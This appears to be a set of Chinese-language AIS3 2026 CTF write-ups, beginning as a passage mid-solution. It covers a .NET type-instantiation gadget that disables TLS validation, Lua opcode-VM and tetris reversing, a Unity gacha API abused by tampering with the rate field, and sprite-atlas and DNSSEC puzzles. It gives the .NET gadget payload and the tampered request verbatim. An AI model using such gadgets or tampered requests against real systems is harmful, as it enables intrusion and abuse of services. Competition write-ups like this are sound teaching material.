這一段等同於把可以被目前程式載入的 .NET 型別名稱直接暴露給使用者控制，所以利用方向就從單純送 flag，轉成尋找一個適合的 .NET gadget。

四、漏洞利用重點

最後找到的 gadget 是 Microsoft.Office.Server.Search.Connector.BDC.Exchange.ExchangeSystemUtility, Microsoft.Office.Server.Search.Connector。

這個型別最重要的地方不是一般建構子，而是它的 static constructor。當 Activator.CreateInstance(...) 建立此型別時，.NET 會先執行 static constructor。

在 static constructor 裡，它會把 ServicePointManager.ServerCertificateValidationCallback 加上一個 ValidateCertificates callback，而那個 callback 會直接回傳 true。

這樣一來，整個程序後續發出的 HTTPS 連線就會接受原本不該通過的憑證。我們就能用自己的自簽 HTTPS collector 來接 flag。

Preview payload：

```
x#Microsoft.Office.Server.Search.Connector.BDC.Exchange.ExchangeSystemUtility,
Microsoft.Office.Server.Search.Connector
```

五、實際利用步驟

• 先用自己的 CTFd token 建立一台新的 instance。

• 進入 /Support，送出上面的 preview payload，讓 ExchangeSystemUtility 的 static constructor 在伺服器程序中執行。

• 在自己可被題目後端連到的 IP 上架一個 HTTPS listener，監聽 443 port，並接收 /api/flag 的 POST。

• 回到首頁的 Collector IP 欄位，填入自己的可達 IP。

• 由於 TLS 驗證已被全域汙染成永遠通過，後端就會把真正的 flag POST 到我們的 listener。

我這次實際接收 flag 的方式，是在本地啟一個 HTTPS capture server 監聽 443，等後端把 JSON body 送過來。

六、取得結果


成功收到的資料格式如下，flag 會直接出現在 JSON 內：


```
{"flag":"AIS3{c_5h4rp_c0n57ruc70r_p0llu710n_86611e14c2364d21a948ee0ebdb5a0fa}","challenge":"GiveMeFlag","sent_at":"2026-05-17T04:25:56.4577455+00:00"}
```


最後拿到的 flag：

AIS3{c_5h4rp_c0n57ruc70r_p0llu710n_86611e14c2364d21a948ee0ebdb5a0fa}

最終接收紀錄截圖：



以下截圖為最終成功接收 flag 的 PowerShell 畫面，原封不動插入。

七、總結

這題的核心不是 SSRF 本身，而是 /Support 頁面提供的任意型別實例化。真正的利用點在於找到一個會在 static constructor 造成全域副作用的 .NET 類別，進而污染 TLS 驗證，最後再把 flag 導到自己的 HTTPS collector。

tetris

Reverse 題組整理 | tetris 與 Lua opcode shuffle

整理日期	2026-05-17
內容範圍	tetris、luac opcode shuffle

1. tetris

題目類型	Reverse
檔案	tetris
關鍵技術	ELF 靜態連結、目標版面、RC4 解密
Flag	AIS3{T3tr1s_P4tt3rn_M4st3r!}

1.1 初步觀察

檔案為 64-bit ELF、statically linked 且已 strip。執行後看似只是終端機版俄羅斯方塊，但字串與控制流程顯示它在遊戲外殼底下還藏了一段資料處理邏輯。

逆向時可先從 rodata 與可疑函式切入：程式內有一組固定的 4×10 版面資料，並呼叫一段行為與 RC4 相符的函式處理密文。

1.2 還原流程

程式先使用固定版面計算一個 FNV-like hash，再把 hash 經 LCG 展開成 24-byte key，最後以 RC4 解密內嵌密文。也就是說，真正需要解的不是遊戲技巧，而是固定資料流。

```
board(4x10) -> FNV-like hash -> 24-byte key
ciphertext --RC4(key)--> plaintext flag
```

1.3 解題結論

重建 keygen 與 RC4 後即可直接得到 flag。這題的設計重點，是把『需要遊玩』偽裝成表層敘事，實際上答案完全由靜態資料決定。

```
AIS3{T3tr1s_P4tt3rn_M4st3r!}
```

2. luac opcode shuffle

題目類型	Reverse
檔案	luac_stripped.exe、secret.luac
關鍵技術	自訂 Lua 5.1 bytecode、opcode shuffle、驗證器反推
Flag	AIS3{Lu4_0pc0d3_Shuffl1ng_1s_Fun}

2.1 初步觀察

執行 luac_stripped.exe 會直接提示：編譯器已被停用，需逆向找出 opcode mapping。

secret.luac 的 header 仍是 Lua 5.1，但若照標準格式解析，第一個 prototype 就會錯位。

進一步比對後可發現，每個 prototype 在 nups 後額外插入一個 seed byte；同時 VM dispatch 會用 seed 與 pc 位置動態解碼 opcode。

2.2 自訂 opcode 還原

```
real_op = (enc_op ^ (seed ^ 0x2B) ^ (15 * pc + 17)) & 0x3F
```

把上式套回 secret.luac 後，原本被打散的指令即可重新對應回 Lua VM 的語意，例如 CLOSURE、GETGLOBAL、CALL、FORLOOP 等。接著便能把主流程與驗證函式還原成可讀邏輯。

2.3 驗證器邏輯

程式先以兩組常數表生成中間資料，再對使用者輸入逐 byte 做 rolling-state 混淆；每一輪都依照目前索引、狀態值與 key table 做加法、XOR 與 modulo，最後與 target table 比對。

由於整個流程可逆，因此不必爆破輸入。只要倒推每一輪的混淆，就能逐字還原原始字串。

```
target byte -> remove additive mask -> xor back key stream -> recover plaintext byte
```

2.4 解題結論

這題真正的難點不是 Lua 語法，而是先恢復『語言本身的字母表』。一旦 opcode mapping 被還原，後續驗證器就只是普通的可逆資料轉換。

```
AIS3{Lu4_0pc0d3_Shuffl1ng_1s_Fun}
```

附錄：本次使用的重現腳本

tetris solver	solve_tetris.py
luac parser	parse_secret_luac.py
luac solver	solve_luac.py

簡單

ㄌㄨㄚˋ

ㄌㄨㄚˋ — Lua 5.1 bytecode 與自訂 opcode VM 還原

分類：reverse

最終 flag：AIS3{Lu4_0pc0d3_Shuffl1ng_1s_Fun}

圖 1　題目頁面截圖

這題的真正保護層不是 Lua 程式本身，而是執行 bytecode 的 VM。直接把 secret.luac 丟給一般 Lua 反編譯器會失敗，因為 opcode 不只被逐條 XOR 混淆，連 opcode 編號也被重新洗牌。

1. 題目檔案與初步觀察

壓縮檔內只有兩個檔案：`luac_stripped.exe` 與 `secret.luac`。




圖 2　壓縮檔解壓後只含 luac_stripped.exe 與 secret.luac

- `secret.luac` 具有 Lua 5.1 chunk header。
- 常數池可見 `io`、`write`、`read`、`print`、`ok`、`no`、`string`、`byte`。
- 因此高階結構大致可先判成：讀入一個字串，通過 check 後印出 `ok`，否則印出 `no`。

直接執行 `luac_stripped.exe secret.luac` 時，程式只會回覆：

```
This compiler has been disabled for the CTF challenge.
Reverse engineer this binary to discover the OpCode mapping!
```




圖 3　執行器被停用，且 secret.luac 的 magic bytes 顯示其為 Lua 5.1 bytecode

2. 先把 VM 本身拆開

這支 exe 雖然被 stripped，但 COFF symbol 仍保留了不少線索，例如 `luaV_execute`、`luaU_undump`、`luaU_header`、`luaP_opnames`、`luaP_opmodes`。真正的突破口在 `luaV_execute`。

在 opcode dispatch 前可還原出這段邏輯：

```
custom_op = (key ^ 0x2b ^ inst ^ (15 * pc + 17)) & 0x3f
```

另外，`secret.luac` 的 prototype header 也不是標準 Lua 5.1 格式。標準欄位在 `nups` 後應直接接 `numparams`，但這題在中間額外插入了一個 `key` byte。若照原生 Lua 5.1 parser 讀，後面所有欄位都會錯位。

3. opcode 不是只解密，還被洗牌

把 `custom_op` 解出來後，還不能直接用標準 Lua 5.1 opcode 表解釋；VM 的 dispatch table 本身也做了 permutation。例如這題實際上有下列對應：

- `35 -> CLOSURE`
- `11 -> GETGLOBAL`
- `4 -> LOADK`
- `28 -> CALL`
- `30 -> RETURN`

所以完整還原鏈是：

```
stored instruction
    -> per-prototype key + pc-based XOR
    -> custom opcode id
    -> shuffled VM mapping
    -> real Lua 5.1 semantic
```

4. dump 出真正的 bytecode

完成 parser 後，主函式的骨架就很清楚：先建立六個 closure，接著做 `io.write('> ')`、`io.read()`，最後呼叫第六個 closure 決定要印 `ok` 還是 `no`。

其中最重要的是三組 helper：

1. `main.0`：實作 bitwise xor。
2. `main.1`：對 table 做逐項 transform。
3. `main.2`：把兩個 table 交錯 interleave。

`main.3` 與 `main.4` 會產生兩個資料表；`main.5` 才是最終 checker。主體不需要 Z3，因為每一個 byte 都能從目標值直接反推。

5. 重建 checker

還原後的核心邏輯如下：

```
state = 65
for i = 1, #table_b do
    v = table_a[((i * 5 + state) % #table_a) + 1]
    mixed = xor((byte(s, i) + i + state) % 256,
                (v + i * 7) % 256)
    mixed = (mixed + (xor(v, i) % 13)) % 256
    assert mixed == table_b[i]
    state = (state + mixed + v + i * 3) % 256
end
assert state == 229
```

因為 `mixed` 必須等於已知的 `table_b[i]`，所以可以直接反解輸入 byte：




圖4　自製 parser 成功還原 main.5，並輸出最終 flag

```
rhs = (target - ((v ^ i) % 13)) % 256
lhs = rhs ^ ((v + i * 7) % 256)
ch  = (lhs - i - state) % 256
```

6. 最終結果

AIS3{Lu4_0pc0d3_Shuffl1ng_1s_Fun}

這題的設計重點很漂亮：它沒有把 flag 藏在某個單一常數裡，而是把讀者先引到 Lua，再要求你意識到真正需要逆的是『Lua 的執行層』。一旦 VM 的語意被還原，後面的 constraint 反而變成直線。

附錄：本次解題產物

- 自製 parser / dumper / solver：`solve_lua_vm.py`
- 實際 dump 與求解輸出：`solve_output.txt`

哇!金色傳說

類別: Reverse / Unity

目標: Unity 用戶端與遠端 gacha API

Flag 格式: AIS3{...}

核心漏洞: Server 直接信任 client 傳入的 rate。

摘要

這題真正的重點不是遊戲戰鬥，而是 gacha request。只要先還原被錯位的 assembly，再把原本只會落在 0.0 到 0.3 的 rate 改成 0.5，server 就會把 flag 放進回傳的 armor.name。

以下依照實際解題順序，簡要整理觀察、定位與利用方式。

1. 觀察

檔案最大的異常是檔名與內容對不上。看起來像 PNG 的檔案其實是 PE，某些看起來像 DLL 的檔案也不是它們表面上的內容。

- 先看檔頭與 assembly metadata，而不是直接相信檔名。
- 真正的遊戲腳本不在表面的 Assembly-CSharp.dll，而是藏在別的檔案裡。
- 因此第一步要先把錯位的檔案重新對回正確用途。

2. 定位核心程式

正規化後可知真正的 Assembly-CSharp 藏在 System.Memory.dll。反編譯後，關鍵類別是 GachaServer，其中會把 spend、rate、username、gold、score、kills 組成 JSON 並送到遠端 API。

```
float rate = UnityEngine.Random.Range(0f, 0.3f);
POST http://chals1.ais3.org:50001
{"spend": <amount>, "rate": <client-controlled value>, ...}
```

3. 利用

Client 只是在本地隨機產生 rate，但 server 沒有自行重算，代表這個欄位可以直接偽造。測試後可發現，當 rate 設成 0.5 時，回傳的 armor.name 會直接變成 flag。

1. 直接對 http://chals1.ais3.org:50001 發送 POST 請求。
2. 保留正常 JSON 結構，但把 rate 手動改成 0.5。
3. 讀取回傳 JSON 的 armor.name 欄位。
4. 若出現 AIS3{...}，即為本題 flag。

```
Request:
{"spend":1000,"rate":0.5,"username":"Dex","gold":0,"score":0,"kills":0}

Response:
{"armor":{"name":"AIS3{At_Least_U_DIDNT_MODIFY_MY_MONEY_RIGHT?}"}, ...}
```

4. Flag

AIS3{At_Least_U_DIDNT_MODIFY_MY_MONEY_RIGHT?}

5. 結論

這題先用檔名錯位擾亂分析，再把真正漏洞藏在 client 可控的 gacha 參數裡。只要把 assembly 對回來，整題就會收斂成一個簡單的 API 信任問題。

Hidden in the Cloak

解題思路

題目描述特別提到角色身上的「披風」，因此我一開始便推測關鍵資訊可能藏在角色相關素材中，而不是單純存在於程式字串內。

分析過程

將附件解壓後，可以得到一個 Unity 遊戲專案。進一步檢查 StreamingAssets/bundles/ 目錄後，發現其中有一個與角色相關的 bundle：character_main。

在 character_main 內可找到幾個重要資源：

- character.png
- character.atlas
- character JSON

將 character.png 匯出後，可以直接看到圖集中藏有許多被拆散的字元，例如：

- AIS3{
- d0n7_70
- uch_my_
- c4p3_0k_

這表示 flag 已經被放進角色貼圖中，只是順序被打亂，無法直接從圖片上依照排列讀出。

關鍵觀察

接著檢查 Spine 的 character JSON，發現這些字元對應到不同的 slot。

雖然 atlas 上的 region 排列是亂的，但 slot 的順序提供了正確的重組方式。

依照 s013 到 s025 的順序取出對應 region 後，可以依序拼出完整字串。

還原結果

重新排列後得到：

AIS3{d0n7_70uch_my_c4p3_0k_b3f1e768}

結論

這題的核心不在反編譯程式碼，而是在辨識出：

- 題目提示指向角色素材
- flag 被拆散藏進角色貼圖
- Spine slot 順序才是真正的閱讀順序

因此只要從 character_main 中取出素材，再依 slot 順序重組，就能得到最終 flag。

DG Server (Rev)

精簡版分析與解題流程

題目	DG Server (Rev)
類型	Reverse / DNS / Protocol Analysis
目標	chals1.ais3.org:53573
Flag	AIS3{w4lking_0n_D0H_z0n3--NSEC...NSEC6!_666~~~}
日期	2026-05-17

題目概觀

這題表面上像是逆向執行檔，但下載下來的 `dg-server` 其實是 Python 驗證器。真正要分析的不是機器碼，而是它如何向遠端服務發送查詢、驗證 DNSSEC 風格的信任鏈，最後判斷結果是否有效。

驗證器只接受 `A`、`NS`、`MX` 查詢，並從根區一路檢查到目標 zone 的 `DNSKEY`、`DS`、`SOA` 與最終紀錄簽章。這代表解題方向應該放在協定行為與回應內容，而不是傳統 patch 或繞過。

前期觀察

1. 先確認檔案型態，會發現它不是 ELF/PE，而是可直接閱讀的 Python 程式。
2. 閱讀程式後可知道查詢格式、支援的 record type，以及它如何驗證整條 trust chain。
3. 接著用官方目標 `@chals1.ais3.org:53573 www.curious.sleeping A` 實際跑一次，觀察正常成功路徑。

從輸出可看出 zone 會沿著 `. -> sleeping. -> curious.sleeping.` 逐層驗證，說明系統本身沒有要我們偽造簽章，而是要從回應設計中找突破口。

圖 1 · `dg-verify.py` 原始碼開頭，可見其用途與支援型別


